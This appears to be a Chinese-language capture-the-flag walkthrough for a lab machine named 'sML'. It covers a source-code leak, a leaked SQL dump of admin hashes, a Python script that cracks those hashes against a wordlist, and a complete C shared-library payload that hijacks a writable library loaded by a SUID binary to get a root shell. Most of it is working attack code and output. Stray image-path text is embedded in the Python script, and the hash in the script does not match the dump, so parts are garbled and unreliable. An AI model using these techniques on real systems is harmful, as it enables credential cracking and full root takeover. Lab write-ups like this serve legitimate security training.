

# sML

## 信息泄露，下载源码

```
view-source:192.168.31.144/index.php?error=ls

1 <!doctype html>
2 <html class="no-js" lang="">
3   <head>
4     <meta charset="utf-8">
5     <meta http-equiv="x-ua-compatible" content="ie=edge">
6     <title>Hello everyone!</title>
7     <meta name="description" content="">
8     <meta name="viewport" content="width=device-width, initial-scale=1">
9     <link rel="stylesheet" type="text/css" href="css/jquery-ui.css" />
10    <link rel="stylesheet" type="text/css" href="css/style.css" />
11    <link href="css/font-awesome.min.css" type="text/css" rel="stylesheet">
12    <link href="https://fonts.googleapis.com/css?family=Lato" rel="stylesheet">
13    <link href="https://fonts.googleapis.com/css?family=RobotoCondensed" rel="stylesheet">
14    <script type="text/javascript" src="js/jquery.min.js"></script>
15    <script type="text/javascript" src="js/jquery-ui.min.js"></script>
16  </head>
17  <body id="loginPage">
18    <div class="login_wrapper clearfix">
19
20      <div class="LogResponse2">Please Sign in first</div>
21
22      <div class="LogResponse"></div>
23      <div class="login_wrapper_inner">
24        <!-- https://www.sourcecodester.com/sites/default/files/download/oretnom23/employee_records_system.zip -->
25        <form id="loginForm" class="clearfix" method="post" action="">
26          <div class="input-box">
27            <input type="text" class="inputField username" name="username" placeholder="username">
28            <div class="error usernameerror"></div>
29          </div>
30          <div class="input-box">
31            <input type="password" class="inputField password" name="password" placeholder="password">
32            <div class="error passworderror"></div>
33          </div>
34          <div class="input-box">
35            <button type="submit" class="submitField sign_in"><span class="sign-icon"><i class="fa fa-lock"></i></span> Sign in</button>
36          </div>
37        </form>
38      </div>
39    </div>
40    <div class="body_overlay"></div>
41
42    <script type="text/javascript" src="./js/global.js"></script>
43  </body>
44 </html>
45
```

```
> dashboard
  > database file
    > sharp_db.sql
  > fonts
  > images
  > inc
    > db_connect.php
    > header.php
  > js
  > phpclasses
    > pagination.php
  > uploads
    > employees_ids
    > employees_photos
  > 1.html
  > index.php
  > README.md

62 DROP TABLE IF EXISTS `users`;
63 CREATE TABLE IF NOT EXISTS `users` (
64   `user_id` int(11) NOT NULL AUTO_INCREMENT,
65   `firstname` text NOT NULL,
66   `lastname` text NOT NULL,
67   `username` text NOT NULL,
68   `password` text NOT NULL,
69   `accounttype` text NOT NULL,
70   PRIMARY KEY (`user_id`)
71 ) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=latin1;
72
73 --
74 -- Dumping data for table `users`
75 --
76
77 INSERT INTO `users` (`user_id`, `firstname`, `lastname`, `username`, `password`, `accounttype`) VALUES
78 (1, 'Maxwell', 'Morrison', 'xxx2xy', '10a55271c201e41913764ff95b33248b', 'Admin'),
79 (3, 'Maxwell', 'Morrison', 'admins', '02adcdf2171dc7e5757cdd7c8b91fa03', 'Admin');
80
81 /*140101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
82 /*140101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
83 /*140101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
84
```

可以看到用户和密码，但是密码是双重md5加密的编写脚本破解一下

```
import hashlib

def double_md5(password, username):
    hash1 = hashlib.md5(password.encode()).hexdigest()
    hash2 = hashlib.md5(username.encode()).hexdigest()
    combined = hash1 + hash2
    return hashlib.md5(combined.encode()).hexdigest()


target_hash = "02adcdf2171dc7e5757cdd7c0b91fa03"
username = "admins"

wordlist = "/usr/share/wordlists/rockyou.txt"

with open(wordlist, "r", encoding="latin1") as f:
    for line in f:
        password = line.strip()
        result_hash = double_md5(password, username)
        if result_hash == target_hash:
            print(f"[+] Password found: {password}")
            break
    else:
        print("[-] Password not found in wordlist.")

admins
admin123
```





为了方便使用反弹shell

在家目录中有一个get\_root的文件，权限是rws

```
ls -l
total 24
-rwsr-sr-x 1 root root 16648 Jul 7 06:34 get_root
-rw-r--r-- 1 root root 44 Jul 7 06:13 user.txt
```

使用ldd查看get\_root的共享库

```
ldd /home/yulian/get_root
linux-vdso.so.1 (0x00007ffc2a5d0000)
libxxoo.so => /usr/lib/sML/libxxoo.so (0x00007f539ff51000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f539fd74000)
/lib64/ld-linux-x86-64.so.2 (0x00007f539ff5d000)
```

```
ls -l /usr/lib/sML/libxxoo.so
-rwxrwxrwx 1 root root 16336 Jul 10 05:26 /usr/lib/sML/libxxoo.so
```

现在的条件是

一个 SUID 程序 /home/yulian/get\_root/usr/lib/sML/libxxoo.so

所以可以使用 suid+自定义.so提权

在tmp目录下写入libxxoo.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

void __attribute__((constructor)) init() {
    FILE *f = fopen("/tmp/xxoo_debug.txt", "w");
    if (f) {
        fprintf(f, "[+] real UID: %d\n", getuid());
        fprintf(f, "[+] effective UID: %d\n", geteuid());
        fclose(f);
    }

    setuid(0);
    setgid(0);
    system("/bin/bash");
}

gcc -fPIC -shared -o libxxoo.so xxoo.c
cp libxxoo.so /usr/lib/sML/libxxoo.so
chmod 755 /usr/lib/sML/libxxoo.so
/home/yulian/get_root
cat /tmp/xxoo_debug.txt
```

看到了

```
[+] real UID: 0
[+] effective UID: 0
```

表示提权生效了

```
whoami
root

cat /root/root.txt

ls /root
get_root
root.txt
cat /root/root.txt
flag{root-4c850c5b3b2756e67a91bad8e046ddac}
```

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